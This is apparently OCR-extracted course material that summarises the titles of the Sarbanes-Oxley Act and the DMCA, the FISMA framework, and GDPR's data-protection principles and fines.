
The key requirements and provisions of SOX are organized into 11 titles:

- **Title I: Public Company Accounting Oversight Board (PCAOB):** Title I consists of nine sections and establishes the Public Company Accounting Oversight Board to provide independent oversight of public accounting firms that provide audit services ("auditors"). It also creates a central oversight board tasked with registering audit services, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with the specific mandates of SOX.
- **Title II: Auditor Independence:** Title II consists of nine sections and establishes standards for external auditor independence to limit conflicts of interest. It also addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements. It restricts auditing companies from providing non-audit services (such as consulting) for the same clients.
- **Title III: Corporate Responsibility:** Title III consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction between external auditors and

corporate audit committees and specifies the corporate officers' responsibility for the accuracy and validity of corporate financial reports. It enumerates specific limits on the behaviors of corporate officers and describes specific forfeitures of benefits and civil penalties for non-compliance.

- **Title IV: Enhanced Financial Disclosures:** Title IV consists of nine sections. It describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures, and the stock transactions of corporate officers. It requires internal controls to ensure the accuracy of financial reports and disclosures and mandates both audits and reports on those controls. It also requires timely reporting of material changes in financial conditions and specific enhanced reviews of corporate reports by the SEC or its agents.
- **Title V: Analyst Conflicts of Interest:** Title V consists of only one section that discusses the measures designed to help restore investor confidence in the reporting of securities analysts. It defines the code of conduct for securities analysts and requires that they disclose any knowable conflicts of interest.
- **Title VI: Commission Resources and Authority:** Title VI consists of four sections and defines practices to restore investor confidence in securities analysts. It also defines the SEC's authority to censure or bar securities professionals from practice and defines the conditions to bar a person from practicing as a broker, advisor, or dealer.
- **Title VII: Studies and Reports:** Title VII consists of five sections and requires the Comptroller General and the Securities and Exchange Commission (SEC) to perform various studies and to report their findings. The required studies and reports include the effects of the consolidation of public accounting firms, the role of credit rating agencies in the operation of securities markets, securities violations, enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.
- **Title VIII: Corporate and Criminal Fraud Accountability:** Title VIII, also known as the "Corporate and Criminal Fraud Accountability Act of 2002," consists of seven sections. It describes specific criminal penalties for the manipulation, destruction, or alteration of financial records or interference with investigations, while also providing certain protections for whistle-blowers.
- **Title IX: White-Collar-Crime Penalty Enhancement:** Title IX, also known as the "White Collar Crime Penalty Enhancement Act of 2002," consists of six sections. This title increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.
- **Title X: Corporate Tax Returns:** Title X consists of one section that states that the Chief Executive Officer should sign the company tax return.
- **Title XI: Corporate Fraud Accountability:** Title XI consists of seven sections. Section 1101 recommends the following name for the title: "Corporate Fraud Accountability Act

of 2002.” It identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens penalties. Doing so enables the SEC to temporarily freeze “large” or “unusual” transactions or payments.



The Digital Millennium Copyright Act (DMCA) and the Federal Information Security Management Act (FISMA)

The Digital Millennium Copyright Act (DMCA)

- The DMCA is a United States copyright law that implements two 1996 treaties of the **World Intellectual Property Organization** (WIPO)
- It **defines the legal prohibitions** against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information

https://www.copyright.gov

Federal Information Security Management Act (FISMA)

- The FISMA provides a comprehensive framework for ensuring the **effectiveness of information security controls** over information resources that support Federal operations and assets
- It includes
  - Standards for categorizing information and information systems by mission impact
  - Standards for minimum security requirements for information and information systems
  - Guidance for selecting appropriate security controls for information systems
  - Guidance for assessing security controls in information systems and determining security control effectiveness
  - Guidance for security authorization of information systems

https://csrc.nist.gov

The Digital Millennium Copyright Act (DMCA)

Source: *https://www.copyright.gov*

The DMCA is an American copyright law that implements two 1996 treaties from the World Intellectual Property Organization (WIPO): the WIPO Copyright Treaty and the WIPO Performances and Phonograms Treaty. In order to implement US treaty obligations, the DMCA defines legal prohibitions against circumvention of the technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information. The DMCA contains five titles:

- **Title I**: **WIPO TREATY IMPLEMENTATION:** Title I implements the WIPO treaties. First, it makes certain technical amendments to US law in order to provide the appropriate references and links to the treaties. Second, it creates two new prohibitions in Title 17 of the U.S. Code—one on circumvention of the technological measures used by copyright owners to protect their works and one on tampering with copyright management information—and adds civil remedies and criminal penalties for violating the prohibitions.
- **Title II: ONLINE COPYRIGHT INFRINGEMENT LIABILITY LIMITATION:** Title II of the DMCA adds a new section 512 to the Copyright Act to create four new limitations on liability for copyright infringement by online service providers. A service provider bases these limitations on the following four categories of conduct:
  - Transitory communications
  - System caching
  - The user-directed storage of information on systems or networks

  - Information location tools

  New section 512 also includes special rules concerning the application of these limitations to nonprofit educational institutions.

- **Title III: COMPUTER MAINTENANCE OR REPAIR:** Title III of the DMCA allows the owner of a copy of a program to make reproductions or adaptations when necessary to use the program in conjunction with a computer. The amendment permits the owner or lessee of a computer to make or to authorize the making of a copy of a computer program in the course of maintaining or repairing that computer.

- **Title IV: MISCELLANEOUS PROVISIONS:** Title IV contains six miscellaneous provisions. The first provision announces the Clarification of the Authority of the Copyright Office; the second grants exemption for the making of “ephemeral recordings”; the third promotes study by distance education; the fourth provides an exemption for Nonprofit Libraries and Archives; the fifth allows Webcasting Amendments to the Digital Performance Right in Sound Recordings, and, finally, the sixth provision addresses concerns about the ability of writers, directors and screen actors to obtain residual payments for the exploitation of motion pictures in situations where the producer is no longer able to make these payments.


- **Title V: PROTECTION OF CERTAIN ORIGINAL DESIGNS:** Title V of the DMCA, entitles the Vessel Hull Design Protection Act (VHDPA). This act creates a new system for protecting the original designs of certain useful articles that make the article attractive or distinctive in appearance. For purposes of the VHDPA, “useful articles” are limited to the hulls (including the decks) of vessels no longer than 200 feet.

The Federal Information Security Management Act (FISMA)

Source: *https://csrc.nist.gov*

The Federal Information Security Management Act of 2002 was enacted to produce several key security standards and guidelines required by Congressional legislation. The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support federal operations and assets. It requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or another source. The FISMA framework includes:

- Standards for categorizing information and information systems by mission impact
- Standards for the minimum security requirements for information and information systems
- Guidance for selecting appropriate security controls for information systems
- Guidance for assessing security controls in information systems and determining their effectiveness
- Guidance for the security authorization of information systems



General Data Protection Regulation (GDPR)

- GDPR regulation was put into effect on May 25, 2018 and one of the **most stringent privacy and security laws globally**
- The GDPR will **levy harsh fines** against those who violate its privacy and security standards, with penalties reaching tens of millions of euros

GDPR Data Protection Principles

- **Lawfulness, fairness, and transparency**: Processing must be lawful, fair, and transparent to the data subject
- **Purpose limitation**: You must process data for the legitimate purposes specified explicitly to the data subject when you collected it
- **Data minimization**: You should collect and process only as much data as necessary for the purposes specified
- **Accuracy**: You must keep personal data accurate and up to date
- **Storage limitation**: You may only store personally identifying data for as long as necessary for the specified purpose
- **Integrity and confidentiality**: Processing must be done in such a way as to ensure appropriate security, integrity, and confidentiality (e.g., by using encryption)
- **Accountability**: The data controller is responsible for demonstrating GDPR compliance with all these principles

https://gdpr.eu

General Data Protection Regulation (GDPR)

Source: *https://gdpr.eu*

The General Data Protection Regulation (GDPR) is one of the most stringent privacy and security laws globally. Though it was drafted and passed by the European Union (EU), it imposes obligations onto organizations anywhere, so long as they target or collect data related to people in the EU. The regulation was put into effect on May 25, 2018. The GDPR will levy harsh fines against those who violate its privacy and security standards, with penalties reaching tens of millions of euros.

